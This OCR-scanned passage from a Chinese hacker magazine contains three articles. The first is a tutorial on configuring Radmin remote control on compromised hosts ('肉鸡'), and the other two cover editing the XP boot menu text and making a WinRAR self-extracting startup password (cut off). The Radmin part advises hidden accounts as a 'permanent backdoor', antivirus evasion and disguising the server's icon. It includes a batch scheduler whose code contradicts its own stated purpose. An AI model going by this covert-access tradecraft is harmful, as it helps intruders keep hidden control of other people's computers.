


图6

步骤2：选择“设置密码”→“使用NT用户安全验证”，激活“确定使用”，然后点击“许可”→“添加”。然后会弹出一个“Add user/group”的会话框，点击左下角的“显示用户”，这样电脑中的所有组和用户都显示出来了。选中我刚才新建的hackbase帐户，添加到右边的会话框中，在右上角的“存取权利”中选中您希望为hackbase该用户开启的访问权限，如图7。




图7

具体权限分配：

```
Special access 特殊权限
All access(RTVFC) 所有权限
Full control of screen 完全控制
File transfer 文件传送
View of screen 查看屏幕
Telnet Telnet连接
Redirect 重定向（这个功能偶一直没有找到是控制什么的，请高手赐教）
No access 无权限
```

然后一路点OK，回到Radmin服务端设置程序后点击“安装程序”，等到安装通知提示“服务安装完成”后，在CMD命令提示符下输入命令**net start r_server**启动服务。

步骤3：这样您在客户端连接服务端电脑的时候就弹出“输入NT用户”的对话框，在这里我填写的是用户名：hackbase，密码：neugirl，所属域（这个可以不填写），如图8。




图8

其中Redirect的意思是重定向，这个控制什么？偶一直没有弄明白。请请高手赐教。经过妹妹我做过的大量试验证实：Radmin的访问权限的设置适合于Windows 2000和Windows 2003各个版本上使用，对于Windows XP系统，Radmin的2.1和3.2版本都不支持。不知为何原因，希望高手能够指点。如果想对远程主机做Radmin的访问权限配置只要在本地主机事先建立一个帐户，然后分配所希望开放的权限，点击“安装程序”，然后在注册表“[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Users]”分支中就会出现您分配过权限的帐户名，在它的键值中有该用户所属域的“组”及“Radmin控制权限”，把这个注册表文件导入到远程主机中，然后在其电脑中建立了同用户名的账号，这样就全部搞定了。有兴趣的朋友还可以建个隐藏账号作为我们的永久后门！

后记

下面还有一个我写的批处理文件，是用来定时运行Radmin程序的，虽然微软公司的系统维护工具soon和sleep都能够定时运行程序，但使用自己写的批处理文件达到目的，也是很值得欣慰的。这里说明一下批处理文件编写的思路：首先查询本机的当前时间，当然是把批处理文件放到肉鸡上就能查肉鸡的时间了。然后把读取的时间暂时存储在内存中，把时间函数拆分为“小时”和“分钟”两部分，赋值到tokens调用的两个函数中。在set /a mm=%mm%+2一句中添加上你希望延长多久再运行程序。

```
@echo off
color 0A
cls

Rem ==========以下是radmin.bat的内容=========
@echo off
echo 正在查询本机的当前时间
echo.
net time \\127.0.0.1 /set /y
for /f "tokens=1,2 delims=:" %%i in ("%time%") do
set /a hh=%%i & set /a mm=%%j
echo %1当前时间为%hh%:%mm%
set /a mm=%mm%+2
if /i %mm% geq 60 set /a mm=0 & set /a hh=%hh%+1
if /i %hh% geq 24 set /a hh=0
set tm=%hh%:%mm%
echo.
echo 设置启动AT命令运行的时间为%tm%
echo.
at \\127.0.0.1 %tm% net stop r_server
Rem ===============完===============

echo ══════════════════════════════════
echo                  魔女の条件——Radmin自启动程序
echo            黑客基地          www.hackbase.com
echo ══════════════════════════════════
echo 最多再过120秒，Radmin服务就会被启动，请稍候...
echo 请明智地使用，否则可能导致民事或刑事处罚！
echo 欢迎到黑客基地论坛发表高见或者用QQ联系偶！
echo
echo 版权所有：魔女の条件
echo QICQ:9500142
echo E-mail:lucifer@hackbase.com
echo ──────────────────────────────────
```


在配置Radmin服务端的时候除了对程序的免查杀处理，还有对其程序图标做下修改，建议使用剑鹰文件合并器或用灰鸽子图标修改器修改成微软系统内部图标。对于Radmin启动隐藏请参见《黑客X档案》2004年第9期《Radmin之自启动》，风写的这个自启动方法也很好。

以上就是我对Radmin这款宝马良驹的系统分析和经验总结，有什么不足之处，希望高手们能够加以勘正，我的联系方式是E-mail:Lucifer@hackbase.com，OICQ：9500142。

（文章中涉及到的程序Radmin、Windows NT/2000自动攻击探测机、剑鹰文件合并器以及boy.exe、baby.exe已收录于光盘中）

让你的XP多系统启动菜单与众不同


Cafe



使用多操作系统的朋友都知道，在电脑启动时会出现一个引导菜单，其中有提示文字“请选择要启动的操作系统”和“正在数秒，归零后高亮显示条所在的操作系统将自动启动。剩下的秒数：”，在屏幕的中央会有提示内容“使用 ↑ 键和 ↓ 键来移动高亮显示条到所要的操作系统，按Enter做个选择”，以及在屏幕下方显示“要排除疑难以及了解Windows高级启动选项请按F8”。我想大家对它都不陌生吧？那么我们能否把这些内容改为自己喜欢的内容，玩一回操作系统DIY呢？当然可以，下面笔者就告诉您具体的方法和操作步骤！

首先，在“资源管理器”中找到C盘根目录下的ntldr文件，注意该文件是系统文件，具有隐藏和只读属性，所以我们需要先点击“工具”→“文件夹选项”→“查看”→“显示所有文件或文件夹”，并且把“隐藏受保护的操作系统文件(推荐)”前面的勾去掉，然后单击“确定”按钮就可以看到这个文件了，接下来复制该文件到D盘，并改名为ntl备用。

重新启动电脑到多系统中的Windows 98/Me下，然后下载16进制文件和磁盘编辑软件WinHex，安装完毕后，运行WinHex，单击工具栏上的“打开”按钮，在出现的“打开”对话框中找到D盘下的ntl文件，单击“打开”按钮用WinHex打开该文件，然后单击“搜索”菜单下的“查找文本”，在弹出的“查找文本”窗口的“下列文本字符将被搜寻(S)：”一栏中输入：请选择要启动的操作系统（图1），单击“确定”按钮，会找到这串文字（图2），在这行文字的下方不远处还可以看到其他启动菜单中会出现的文字，你可以一一修改它们为你所需要的内容，保存就可以了。注意，字符数一定要一样多才可以，比如“请选择要启动的操作系统”是11个汉字，你改后也要是11个汉字（22个英文字母），否则很容易出错，切记。



重新启动系统，看，你的Windows启动菜单多有个性啊，快点试试吧！

（文章中涉及到的工具WinHex已收录在光盘中）

给Windows增加一个开机口令

小如

大家都知道，Windows 9x的安全性并不好，就拿系统的开机密码来说吧，只要略懂一些电脑知识，就可以轻松地绕过密码进入系统。其实用户完全可以自己动手来加强其安全性，在此我就向大家介绍一种增强系统安全的另类方法——妙用WinRAR给Windows增加一个开机口令。

首先用记事本或其他工具新建一名为pass.bat的批处理文件，其内容为："C:\Windows\winexplorer.exe"，然后用鼠标右键单击"pass.bat"，在弹出的的快捷菜单中选择"属性"，打开该文件的"属性"对话窗口，点击切换到"程序"选项页面，选中"退出时关闭"复选项，再将"运行(R)"设置为"最小化"，单击"确定"按钮（如图1），系统就会自动在passwd.bat文件所在路径创建一个名为passwd.pif的文件。




图 1

接着把C:\Windows\explorer.exe复制到其他目录（如：D:\盘），将其重命名为winexplorer.exe后再移动至c:\windows\文件夹中。

初期的准备工作已经完成，现在就请打开WinRAR程序，单击工具栏上的"添加"按钮，在打开的"档案文件名字和参数"对话窗口中，在"常规"选项页面的"存档选项"功能区中勾选"创建自释放格式档案文件（X）"复选框，并在"档案文件名"栏中输入新建立的压缩文件名"pass.exe"（如图2）。

点击"文件"选项卡，点击"附加"按钮来添加文件，在此把passwd.bat与passwd.pif都添加进来（如图3）。




图 2




图 3

切换到高级"选项卡页面，单击"SFX选项"按钮后就弹出了"高级自释放选项"对话框，在该界面的"常规"选项卡中，我们可以在"释放后运行"文件输入栏中输入"pass.bat"（如图4）。

